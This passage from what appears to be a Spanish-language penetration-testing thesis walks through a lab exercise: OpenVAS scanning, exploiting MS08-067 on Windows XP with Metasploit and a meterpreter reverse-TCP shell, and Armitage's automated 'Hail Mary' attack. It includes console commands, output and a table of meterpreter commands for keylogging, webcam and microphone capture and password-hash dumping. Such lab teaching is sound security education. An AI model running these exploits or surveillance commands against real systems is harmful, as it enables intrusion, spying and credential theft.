


Figura 52. Reporte de vulnerabilidades detectadas en metasploitable2 usando OpenVAS

Para analizar con más detalle alguna de las vulnerabilidades encontradas (figura 53), se debe seleccionar la vulnerabilidad para que el sistema despliegue información específica como el resumen, impacto, solución, el software y sistema operativo al que afecta la vulnerabilidad.




Figura 53. Detalles de vulnerabilidad detectada en metasploitable2 usando OpenVAS

De la información obtenida se puede saber por ejemplo que OpenVAS detectó en el puerto 21/tcp del host con dirección IP 192.168.56.1 se ejecuta la aplicación ProFTPD

la cual es propensa a múltiples vulnerabilidades. La exitosa explotación de esta vulnerabilidad puede permitir la ejecución de código arbitrario o causar negación de servicio. Como solución OpenVAS recomienda actualizar a la versión ProFTPD 1.3.3c o posterior debido a que dicha vulnerabilidad está presente en versiones anteriores a la 1.3.3c.

4.3.3 Explotación

Después de haber descubierto las vulnerabilidades en los activos o red objetivo, es momento de intentar validarlas y explotarlas. La fase de explotación, algunas veces finaliza el proceso de la prueba de intrusión, pero esto depende del dueño, pues existen situaciones donde se debe ingresar de manera más profunda en la red objetivo, con el propósito de expandir el ataque por toda la red y ganar todos los privilegios posibles.

4.3.3.1 Metasploit Framework

El *Metasploit Framework (MSF)* es una herramienta de código abierto diseñado para facilitar las pruebas de intrusión. Escrito en el lenguaje de programación Ruby, utiliza un enfoque modular para facilitar el desarrollo, prueba y ejecución de exploits, lo cual también permite implementar fácilmente ataques complejos [22].

La arquitectura de MSF está dividida en tres grandes categorías: bibliotecas, interfaces y módulos [8]. Las bibliotecas son un conjunto de tareas predefinidas, operaciones y funciones que pueden ser utilizadas por diferentes módulos de Metasploit, las interfaces (consola, CLI, Web y GUI) básicamente proporcionan la actividad operacional por parte del usuario a la hora de trabajar con los módulos (Exploits, Payloads, Auxiliary modules, Post modules, Encoders, y No operations). Los módulos y sus funciones específicas son las siguientes:

- **Exploits:** Un exploit es un programa que aprovecha una vulnerabilidad específica y proporciona al atacante acceso al sistema de destino [26]. También pueden ser vistos como módulos que utilizan *payloads*.

- **Payloads**: Estos son los códigos maliciosos que implementan comandos inmediatamente después de una explotación exitosa. Consisten en código que se ejecuta de forma remota.
- **Auxiliary modules**: Estos módulos son un conjunto de herramientas desarrolladas para realizar escaneos de red, análisis de tráfico, y otras tareas que son de ayuda durante las pruebas de intrusión.
- **Post modules:** Tras un ataque exitoso, estos módulos se ejecutan en los objetivos comprometidos para recopilar datos útiles y hacer que el atacante gane más control y profundice en la red de destino. Estos módulos son mayormente utilizados en la fase de post explotación.
- **Encoders:** Estos módulos codifican el *payload* de modo que no se pueda detectar como malware. Estos módulos aseguran que los *Payloads* lleguen a su destino.
- **No Operations o No Operations Performed (NOPs):** Estos módulos se utilizan para facilitar desbordamientos de búfer durante los ataques.

Estos módulos se utilizan juntos o combinados para llevar a cabo ataques contra objetivos.

4.3.3.1.1 La consola de Metasploit Framework (MSFCONSOLE)

La consola de Metasploit (*msfconsole*) es utilizada principalmente para manejar la base de datos de Metasploit, manejar las sesiones, además de configurar y ejecutar los módulos de Metasploit. Su propósito esencial es la explotación. Esta herramienta permite conectarse al objetivo de tal manera que se puedan ejecutar los exploits contra éste.

Dado que *Metasploit Framework* utiliza *PostgreSQL* como base de datos, ésta debe ser iniciada en primera instancia, para luego poder iniciar correctamente la consola de *Metasploit Framework* mediante la ejecución de los siguientes comandos:

```
root@kali:~# service postgresql start
root@kali:~# msfconsole
```

En la figura 54 se muestra la correcta inicialización de Metasploit y su consola.




Figura 54. Consola de Metasploit Framework (msfconsole)

A continuación se muestran los pasos a seguir para la explotación de un sistema de destino mediante MSF, realizados en un equipo con sistema operativo Windows XP del laboratorio virtual:

1. Del análisis de vulnerabilidades realizado por Nessus se debe elegir una de las vulnerabilidades detectadas. De preferencia se deben comenzar a elegir las vulnerabilidades marcadas como críticas. En este caso se eligió la vulnerabilidad *MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution*. En la información desplegada por Nessus dice que esta vulnerabilidad puede permitir a un atacante ejecutar código con privilegios de sistema, también informa que existe un exploit disponible para esta vulnerabilidad pero que es explotable con las herramientas de explotación *CANVAS y Core Impact* (figura 55).




Figura 55. Descripción de la vulnerabilidad MS08-067 usando Nessus

2. El siguiente paso a realizar es buscar en la consola msf, cualquier exploit perteneciente a la vulnerabilidad anterior mediante el comando *search ms08-067* como se muestra en la figura 56.

```
msf > search ms08-067

Matching Modules
================

   Name                                 Disclosure Date  Rank   Descr
iption
   ----                                 ---------------  ----   -----
------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-
067 Microsoft Server Service Relative Path Stack Corruption
```

Figura 56. Búsqueda del exploit para la vulnerabilidad ms08-067 usando msf console

3. Una vez encontrado el exploit para la vulnerabilidad indicada, éste debe ser seleccionado para ser usado mediante el comando *use* seguido por el nombre del exploit como se muestra en la figura 57.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Figura 57. Selección del exploit para la vulnerabilidad ms08-067 usando msf console

4. Una vez que se ha cargado el exploit, se necesitan revisar los *payloads* disponibles para dicho exploit mediante la instrucción *show payloads* como se muestra en la figura 58.

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                                Disclosure Da
te  Rank    Description
   ----                                                -------------
--  ----    -----------
   generic/custom
    normal  Custom Payload
   generic/debug_trap
    normal  Generic x86 Debug Trap
   generic/shell_bind_tcp
    normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp
    normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop
    normal  Generic x86 Tight Loop
   windows/dllinject/bind_hidden_ipknock_tcp
    normal  Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   windows/dllinject/bind_hidden_tcp
    normal  Reflective DLL Injection, Hidden Bind TCP Stager
   windows/dllinject/bind_ipv6_tcp
    normal  Reflective DLL Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp
    normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7
```

Figura 58. Payloads disponibles para el exploit ms08_067_netapi

5. Para seleccionar uno de los *payloads* se debe usar el comando *set payload* seguido por el nombre del *payload* (figura 59). Hay una gran cantidad de *payloads* disponibles para elegir, que intentar usarlos y explicarlos todos es una tarea que sale del propósito del presente trabajo, por lo que sólo se explica el *payload windows/meterpreter/ reverse_tcp*. *Meterpreter* es un *payload* avanzado multi función que provee un shell interactivo [26]. El *meterpreter shell* ofrece más características y funcionalidades que un *command shell* (símbolo del sistema) regular, las cuales permiten interactuar con la máquina víctima.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/rever
se_tcp
payload => windows/meterpreter/reverse_tcp
```

Figura 59. Selección del payload meterpreter/reverse_tcp para Windows

6. Los diferentes *payloads* requieren opciones adicionales de configuración. Si se falla al introducir las opciones requeridas por un *payload* dado, el exploit también fallará. Para ver las opciones disponibles se debe usar el comando *show options* como se puede apreciar en la figura 60.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER
, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: se
h, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figura 60. Opciones de configuración para el exploit y payload elegidos

7. Después de introducir el comando *show options* se presenta una serie de opciones que son específicas del *payload* que se eligió. Se observa que cuando se utiliza el *payload Windows/meterpreter/reverse_tcp* se deben establecer dos opciones necesarias para que el exploit junto con el *payload* se ejecuten exitosamente. La primera es *RHOST* y la segunda es *LHOST*. *RHOST* es la dirección IP del objetivo que se desea explotar (host remoto – Windows XP) y

LHOST es la dirección IP desde donde se está lanzando el ataque (host local – Kali). Para establecer estas opciones se debe utilizar el comando *set* y enseguida el nombre de la opción como se observa en la figura 61.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(ms08_067_netapi) > set LHOST 192.168.56.2
LHOST => 192.168.56.2
```

Figura 61. Asignación de las direcciones IP para RHOST y LHOST

8. Para comprobar que se hayan establecido adecuadamente todas las opciones de configuración, se debe ejecutar nuevamente el comando *show options* como se muestra en la figura 62.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.102   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER
, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: se
h, thread, process, none)
   LHOST     192.168.56.2     yes       The listen address
   LPORT     4444             yes       The listen port
```

Figura 62. Comprobación de las opciones de configuración

9. Una vez que se ha introducido correctamente toda la información requerida, se debe lanzar el exploit hacia la máquina objetivo mediante el comando *exploit* y presionando la tecla *Enter* para iniciar el proceso como se muestra en la figura 63.




Figura 63. Lanzamiento y ejecución del exploit y payload seleccionados

Después de ejecutar el comando *Exploit*, Metasploit envía el código exploit junto con el payload hacia la máquina objetivo. Como resultado de la exitosa explotación de la vulnerabilidad detectada, después de algunos segundos MSF despliega la vista del *meterpreter shell* (figura 63) el cual permite al atacante interactuar ampliamente con la máquina comprometida.

Algunos de los comandos más importantes disponibles en *meterpreter* que pueden ser usados para manipular la máquina comprometida y su información son descritos en la tabla 3.

Comando	Descripción
download	Descarga un archivo o directorio desde el equipo comprometido hacia el equipo del atacante
upload	Carga o sube un archivo desde el equipo del atacante hacia el equipo comprometido
edit	Edita un archivo
mkdir, rmdir	Estos comandos sirven para crear y remover directorios respectivamente
search	Busca archivos en el equipo comprometido
Keyscan_start Keyscan_stop	Inicia y detiene la captura del teclado
screenshot	Captura una imagen de pantalla
record_mic	Graba audio del micrófono de la máquina vulnerada por X segundos
webcam_stream	Activa la webcam y transmite video desde la máquina comprometida
webcam_snap	Toma imágenes instantáneas con la webcam
hashdump	Vuelca el contenido de la base de datos SAM
shell	Abre un command shell (línea de comandos) en el equipo comprometido

Tabla 3. Comandos de meterpreter

Una vez que se logró el acceso al sistema objetivo, se realizó con éxito la ejecución de algunos de los comandos listados en la Tabla 3 a través del *meterpreter shell*. De esta forma, fue posible interactuar con el equipo comprometido, poniendo en riesgo la seguridad de sus activos de información, como se muestra en la figura 64.

```
meterpreter > ls

Listing: c:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
100777/rwxrwxrwx  0           fil   2015-02-05 21:13:04 -0600  AUTOEXEC.BAT
40555/r-xr-xr-x   0           dir   2016-03-04 21:52:15 -0600  Archivos de progr
ama
100444/r--r--r--  4952        fil   2002-09-24 07:00:00 -0500  Bootfont.bin
100666/rw-rw-rw-  0           fil   2015-02-05 21:13:04 -0600  CONFIG.SYS
40777/rwxrwxrwx   0           dir   2015-02-05 21:32:31 -0600  Documents and Set
tings
100444/r--r--r--  0           fil   2015-02-05 21:13:04 -0600  IO.SYS
100444/r--r--r--  0           fil   2015-02-05 21:13:04 -0600  MSDOS.SYS
100555/r-xr-xr-x  47564       fil   2004-08-03 15:38:34 -0500  NTDETECT.COM
40777/rwxrwxrwx   0           dir   2016-04-08 22:06:32 -0500  RECYCLER
40777/rwxrwxrwx   0           dir   2015-02-05 21:16:56 -0600  System Volume Inf
```

Figura 64. Explotación con el meterpreter shell

4.3.3.2 Armitage

Armitage es una interfaz gráfica de usuario para el Metasploit Framework, desarrollado con el objetivo de facilitar a los profesionales de seguridad el uso de Metasploit y conseguir también que la fase de explotación sea un poco más automatizada debido a que Armitage busca, configura y prueba los exploits junto con los payloads en cada uno de los activos [27].

Para ejecutar la herramienta se debe seleccionar la opción; Aplicaciones→Kali Linux→Herramientas de Explotación→Network Exploitation→Armitage.

Otra forma de iniciar *Armitage* es mediante la habilitación de los servicios postgresql, metasploit y por último armitage con los siguientes comandos:

```
root@kali:~# service postgresql start
root@kali:~# service metasploit start
root@kali:~# armitage
```

Después de introducir los comandos en una terminal, se presenta la pantalla de inicio de sesión como se muestra en la figura 65, en la cual se debe seleccionar el botón *Connect* para conectar *Armitage* con el servidor de *Metasploit*.




Figura 65. Parámetros de configuración para el inicio de Armitage

Enseguida se presenta un cuadro de diálogo el cual pregunta si se desea iniciar *Metasploit*. Se debe seleccionar el botón *Sí* como se muestra en la figura 66.

Figura 66. Cuadro de diálogo para el inicio del servidor de Metasploit

Después de habilitar *Armitage* y *Metasploit*, se debe introducir la dirección IP de la computadora desde donde se realizarán los ataques (figura 67).




Figura 67. Asignación de la dirección IP de la computadora del pentester

Finalmente se presenta una interfaz de usuario como se muestra en la figura 68.

Figura 68. Interfaz de usuario de Armitage

La pantalla principal de *Armitage* se puede subdividir en dos áreas. La mitad superior se compone de la interfaz gráfica de usuario la cual permite interactuar con *Metasploit*, mientras que la mitad inferior proporciona acceso a la consola msf o línea de comandos por cada interacción (como si se estuviera utilizando la consola en lugar de una interfaz gráfica de usuario). Se pueden usar los dos paneles para interactuar con el objetivo. A medida que se realizan más acciones que utilizan la mitad superior de *Armitage*, nuevas pestañas o ventanas se abrirán automáticamente en la mitad inferior.

Una vez iniciada la interfaz gráfica de usuario, se debe realizar el escaneo de la red local en busca de activos disponibles. Para realizar un escaneo en *Armitage*, se debe seleccionar la opción *Hosts* y después en el menú *Nmap Scan*, enseguida se debe elegir el tipo de escaneo *Quick Scan (OS detect)* como se muestra en la figura 69.




Figura 69. Selección de escaneo rápido usando Armitage

Después de seleccionar el tipo de escaneo a realizar con *Nmap*, se debe indicar la dirección IP específica o el rango IP a ser escaneado, en este caso se escaneó la red del laboratorio virtual 192.168.56.0/24. Una vez que el escaneo se ha completado, el sistema muestra los posibles blancos vulnerables que fueron descubiertos, representados mediante monitores con sus respectivas direcciones IP y sistemas operativos (figura 70).




Figura 70. Resultado del escaneo realizado por Nmap usando Armitage

En la figura 70 se puede observar que Nmap detectó dos equipos con direcciones IP 192.168.56.1, 192.168.56.102 y sistemas operativos Linux y Windows XP respectivamente.

Enseguida se debe seleccionar la opción *Attacks* y después *Find Attacks* para localizar los exploits y *payloads* aplicables a cada uno de los activos descubiertos. Una vez que *Armitage* encuentra los exploits y *payloads* disponibles para cada objetivo, como siguiente paso se debe seleccionar la opción *Attacks* y después *Hail Mary*. Enseguida el sistema muestra un cuadro de texto en el cual se debe seleccionar el botón *Sí* como se muestra en la figura 71.




Figura 71. Confirmación para el uso de la opción Hail Mary

